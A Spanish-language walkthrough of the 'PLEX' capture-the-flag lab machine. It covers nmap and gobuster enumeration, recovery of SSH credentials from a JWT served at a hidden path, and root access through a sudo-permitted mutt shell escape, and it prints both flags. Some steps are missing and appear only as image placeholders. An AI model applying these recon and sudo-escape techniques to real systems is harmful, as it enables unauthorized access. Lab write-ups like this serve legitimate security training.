Comandos para máquina PLEX

Primero de todo, al iniciar la máquina, ya nos dará la dirección ip.

Tiraremos un nmap para encontrar una vulnerabilidad por script.

```
┌──(root㉿akali)-[/home/allun]
└─# nmap --script "vuln" 10.0.22.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 18:37 CET
Nmap scan report for 10.0.22.11
Host is up (0.00042s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-libopie:
|   VULNERABLE:
|   OPIE off-by-one stack overflow
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2010-1938  BID:40403
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       An off-by-one error in OPIE library 2.4.1-test1 and earlier, allows remote
|       attackers to cause a denial of service or possibly execute arbitrary code
|       via a long username.
|     Disclosure date: 2010-05-27
|     References:
|       http://site.pi3.com.pl/adv/libopie-adv.txt
|       https://www.securityfocus.com/bid/40403
|       http://security.freebsd.org/advisories/FreeBSD-SA-10:05.opie.asc
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1938
MAC Address: 08:00:27:9B:CA:2F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 43.52 seconds
```

Probaremos el acceso por ftp, ya que el puerto está abierto, pero al entrar, nos saldrá que no estamos conectados.

```
┌──(root㉿akali)-[/home/allun]
└─# ftp 10.0.22.11
Connected to 10.0.22.11.
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u4
ftp> ls
Not connected.
ftp> exit
```

Para probar otra manera, iniciaremos un servicio http por el puerto de la ip.

```
┌──(root㉿akali)-[/home/allun]
└─# curl http://10.0.22.11:21

Hello Bro!
You only need a port to be happy ...
```

Una vez tengamos el servicio iniciado, haremos un **gobuster** con los parámetros que se ven a continuación y la librería en cuestión.

```
┌──(root㉿akali)-[/home/allun/Escritorio/Plex]
└─# gobuster dir -u http://10.0.22.11:21/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.22.11:21/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 49]
/robots.txt           (Status: 200) [Size: 58]
/server-status        (Status: 200) [Size: 27532]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
```

Veremos que existen unos servicios activos. Vamos a probar con la ruta de **robots.txt**, donde nos dará otro parámetro.

```
┌──(root㉿akali)-[/home/allun/Escritorio/Plex]
└─# curl http://10.0.22.11:21/robots.txt
User-agent: *
Disallow: /9a618248b64db62d15b300a07b00580b
```

Volveremos a hacer el curl anterior, pero modificando la ruta con la nueva que nos ha salido

```
┌──(root㉿akali)-[/home/allun/Escritorio/Plex]
└─# curl http://10.0.22.11:21/9a618248b64db62d15b300a07b00580b
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://10.0.22.11:21/9a618248b64db62d15b300a07b00580b/">here</a>.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 10.0.22.11 Port 21</address>
</body></html>
```

Cuando ejecutamos el curl, veremos una serie larga cifrada.

```
┌──(root㉿akali)-[/home/allun/Escritorio/Plex]
└─# curl http://10.0.22.11:21/9a618248b64db62d15b300a07b00580b/
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiIiLCJpYXQiOm51bGwsImV4cCI6bnVsbCwiYXVkIjoiIiwic3ViIjoiIiwiaWQiOiIxIiwidXNlcm5hbWUiOiJtYXVybyIsInBhc3N3b3JkIjoibUB1UjAxMjMhIn0.zMeVhhqARJ6YzuMtwahGQnegFDhF7r0BCPf3H9ljDIk
```

Con la serie anterior, intentaremos descifrarla, pero nos va a saltar un error.


```
┌──(root㉿akali)-[/home/allun/Escritorio/Plex]
└─# echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiIiLCJpYXQiOm51bGwsImV4cCI6bnVsbCwiYXVkIjoiIiwic3ViIjoiIiwiaWQiOiIxIiwidXNlcm5hbWUiOiJtYXVybyIsInBhc3N3b3JkIjoibUB1UjAxMjMhIn0.zMeVhhqARJ6YzuMtwahGQnegFDhF7r0BCPf3H9ljDIk" | base64 -d
{"typ":"JWT","alg":"HS256"}base64: entrada inválida
```

El error es porque la serie anterior está separada por puntos:

- Hasta el primer punto es el "head".
- Desde el primer punto hasta el segundo es la carga.

- A partir del segundo punto hasta el final es el "form".


Por lo tanto, solo necesitamos la carga del medio para poder descifrar la serie.



El **jq** te lo hace para ponerlo más acorde o "bonito".

Haremos una conexión por ssh con el usuario y la contraseña anterior por el puerto 21 aprovechando que estaba abierto.

Una vez dentro, deberemos hacer la escalada de privilegios. Por ello, con el comando `sudo -l` buscaremos la carpeta compartida entre un usuario sin privilegios y el usuario root de la máquina.




Buscaremos información sobre **mutt**, donde encontraremos que podremos ejecutar el programa como una shell:

B

```
;           Decirle a mutt que la próxima acción se realice sobre
            todos los mensajes marcados (para borrar, salvar, etc).
$           Eliminar inmediatamente los mensajes marcados.
/           Buscar mensajes.
```

```
mauro@plex:~$ sudo -u root /usr/bin/mutt
```

Una vez entremos con el comando anterior, sabiendo que se puede usar como una shell, ejecutamos ! y luego /bin/bash. De esta manera, podremos entrar a root.



```
──Mutt: (ningún buzón) [Msgs:0]──(threads/date)──
Comando de shell: /bin/bash
```

```
root@plex:/home/mauro# whoami
root
root@plex:/home/mauro#
```

YA SOMOS ROOT

Para la primera flag, en la carpeta /home/mauro encontraremos la flag de usuario.

```
root@plex:/home/mauro# ls
user.txt
root@plex:/home/mauro# cat user.txt
05135a0133cbb692dc66761e5d99364a
```

Para la segunda flag, indagaremos un poco más. La encontraremos en el directorio de root.

```
root@plex:/home/mauro# cd ..
root@plex:/home# ls
mauro
root@plex:/home# cd ..
root@plex:/# cd root
root@plex:~# ls
Mail  root.txt
root@plex:~# cat root.txt
943f08fb32181d5f8171332146f39e41
root@plex:~#
```

```
root@plex:~# cat root.txt
943f08fb32181d5f8171332146f39e41
```